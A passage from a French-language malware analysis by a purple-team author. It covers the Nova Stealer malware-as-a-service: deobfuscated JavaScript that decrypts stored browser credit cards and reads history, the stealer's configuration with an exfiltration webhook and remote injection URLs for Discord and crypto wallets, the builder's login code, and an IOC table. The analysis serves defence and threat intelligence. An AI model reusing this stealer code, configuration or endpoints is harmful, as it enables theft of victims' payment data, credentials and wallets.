        continue;\n        }\n\n        try {\n          number = decryptChrome(number, key);\n        } catch (e) {\n          continue;\n        }
        \n      } else {\n        try {\n          number = dpapi.unprotectData(number, null, "CurrentUser");\n        } catch (e) {\n          continue;
        \n        }\n      }\n\n      creditcards.push(\n        new CreditCard(\n          row.guid,\n          row.name_on_card,\n          row.
        expiration_month,\n          row.expiration_year,\n          number,\n          row.billing_address_id,\n          row.nickname\n        )\n      );
        \n    }\n  }\n\n  return creditcards;\n}\n\nasync function getHistory(basepath) {\n  var history = [];\n\n  if (fs.existsSync(`${basepath}History`))
        {\n    let rows = [];\n    try {\n      rows = await tempSqlite(\n        `${basepath}History`,\n        "SELECT url, title, visit_count,
        last_visit_time FROM urls"\n      );\n    } catch (e) {}\n\n    for (let row of rows) {\n      history.push(\n        new Visit(row.url, row.title,
        row.visit_count, row.last_visit_time)\n      );\n    }\n  }\n\n  return history;\n}\n\nasync function getBookmarks(basepath, browser) {\n  let
```

Partie Du Code Obfusqué Contenant Du Code Javascript En Clair

Nous remarquons dans cette portion du code plus ou moins lisible, qu‘il s’agit en fait de modules tiers chargés dans des variables qui seront par la suite utilisées.

Une analyse dynamique du code a permis de récupérer 21 modules complémentaires, entièrement en clair. Le module admin.js permet enfin de récupérer la configuration du stealer :

```
let config = {
  webhook: 'https://hawkish.eu/grabber/nova/[redacted]',
  apiurl: '%API_URL%',
  ClientEmail: 'no',
  ChromeInjection: 'yes',
  DoINeedTo_MailChanger: 'false',
  DoINeedTo_Disable2FA: 'false',
  DoINeedTo_BlockDebug: 'no',
  DoINeedTo_GetGames: 'yes',
  DoINeedTo_GetLaunchers: 'yes',
  DoINeedTo_Inject: 'yes',
  DoINeedTo_GetClients: 'yes',
  DoINeedTo_GetWallets: 'yes',
  DoINeedTo_GetVPN: 'no',
  DoINeedTo_GetSysInfo: 'yes',
  DoINeedTo_GetSocialAPP: 'yes',
  DoINeedTo_GetBrowsers: 'yes',
  DoINeedTo_Startup: 'yes',
  DoINeedTo_FakeError: 'yes',
  DoINeedTo_TrollSound: 'none',
  DoINeedTo_TrollImage: 'no',
  DoINeedTo_FakeErrorMSG: "Application can't run properly",
  DoINeedTo_DisableUSERSET: 'yes',
  ChromeInjectionURL: 'https://github.com/KSCH-58/Chromium-Injection/raw/main/extensions.zip',
  DiscordInjectionURL:
    'https://raw.githubusercontent.com/meccksch/cerf/main/index.js',
  ExodusInjectionURL:
    'https://raw.githubusercontent.com/meccksch/cerf/main/exodus-inject.js',
  AtomicInjectionURL:
    'https://raw.githubusercontent.com/FalseKSCH/Atomic-Injection/main/vendors.c1828ed4edca9a5f556f.js',
  DoINeedTo_SwapWallet: {
    active: 'no',
    ltc_address: '',
    xlm_address: '',
    eth_address: '',
    dash_address: '',
    bch_address: '',
    btc_address: '',
    xrp_address: '',
    neo_address: '',
    doge_address: '',
  }
};
```

Explication de la configuration : Etude du builder

Le builder – logiciel utilisé pour créer et personnaliser un logiciel malveillant en générant des variantes uniques avec différentes fonctionnalités et techniques d'évasion – étant aussi développé en utilisant la librairie Electron, la récupération du code source suit le même procédé que celui vu précédemment. De plus, le code n'est cette fois-ci pas obfusqué, facilitant grandement sa compréhension.

Lors de l'exécution du builder, une authentification est nécessaire. A priori, la soumission de l'ID Discord n'a pas d'utilité, comme semble le prouver le code JavaScript présent sur la page.

Page De Connexion Au Builder

```
form.addEventListener("submit", function (event) {
  event.preventDefault();

  const discordId = document.getElementById("discord-id").value;

  fetch("https://hawkish.eu/grabber/nova/login_by_discord", {
      method: "POST",
      body: JSON.stringify({
          discordId: discordId,
      }),
      headers: {
          "Content-Type": "application/json",
      },
  })
      .then((response) => {
          if (response.ok) {
              alert("Request sent successfully!");
          } else {
              alert("Request failed.");
          }
      })
      .catch((error) => {
          console.error("Error:", error);
      });
});
```

Code Source Pour L'authentification Au Service Du Builder

Cependant, un "nova token" permet d'accéder aux fonctionnalités du builder.

Ce dernier est envoyé à l'url https://hawkish[.]fr/grabber/nova/login_by_token, qui va vraisemblablement tester le code, et si celui-ci est valable, emmener l'utilisateur vers le builder.


```
formbis.addEventListener("submit", function (event) {
  event.preventDefault();

  const novatoken = document.getElementById("token-id").value;
  fetch("https://hawkish.eu/grabber/nova/login_by_token", {
      method: "POST",
      body: JSON.stringify({
          novatoken: novatoken,
      }),
      headers: {
          "Content-Type": "application/json",
      },
  })
      .then(async (response) => {
          if (response.ok) {
              let yopa = await response.text();
              if (yopa == "great code") {
                  alert("Loged in!");
                  ipcRenderer.send("save-config", {
                      data: novatoken,
                  });
                  window.location.href = "logedin.html";
              }
          } else {
              alert("Request failed.");
          }
      })
      .catch((error) => {
          console.log("Error:", error);
      });
});
```

Code Source Montrant La Vérification Du Nova Token

Nous retrouvons ici quelques variables visibles dans la configuration du stealer.

Après avoir entré ces informations, ces dernières sont envoyées à http://87[.]106.121.77:3000/cacagrossebite/kschleplusbeau/mazette. Un lien de téléchargement de l'exécutable est enfin renvoyé.



Première Page Du Builder

Deuxième Page Du Builder


Troisième Page Du Builder

Buts du groupe

Le but premier du groupe est donc vraisemblablement financier, à l'instar de tout groupe proposant un MaaS (Malware As A Service). Cependant, il est aussi à noter qu'il est en théorie possible que le groupe ait accès à toutes les informations récupérées par le stealer. En commercialisant Nova Stealer, Nova Sentinel pourrait donc avoir accès à un grand nombre d'informations privées sur les victimes du stealer, tout en générant des revenus par la vente d'accès à l'API.

Annexes

Hiérarchie Nova Sentinel



Hiérarchie De Nova Sentinel

IOCs

Type	Value	Description
url	https://hawkish.fr/grabber/nova/login_by_discord	
url	https://hawkish.fr/grabber/nova/login_by_token	
domain	ipinfo.io	
ip	87.106.121.77	IP de l'API du builder Nova
domain	hawkish.fr	
url	http://87.106.121.77:3000/cacagrossebite/kschleplusbeau/mazette	API du serveur de build de Nova

Auteur : Nicolas M. F., Purple Team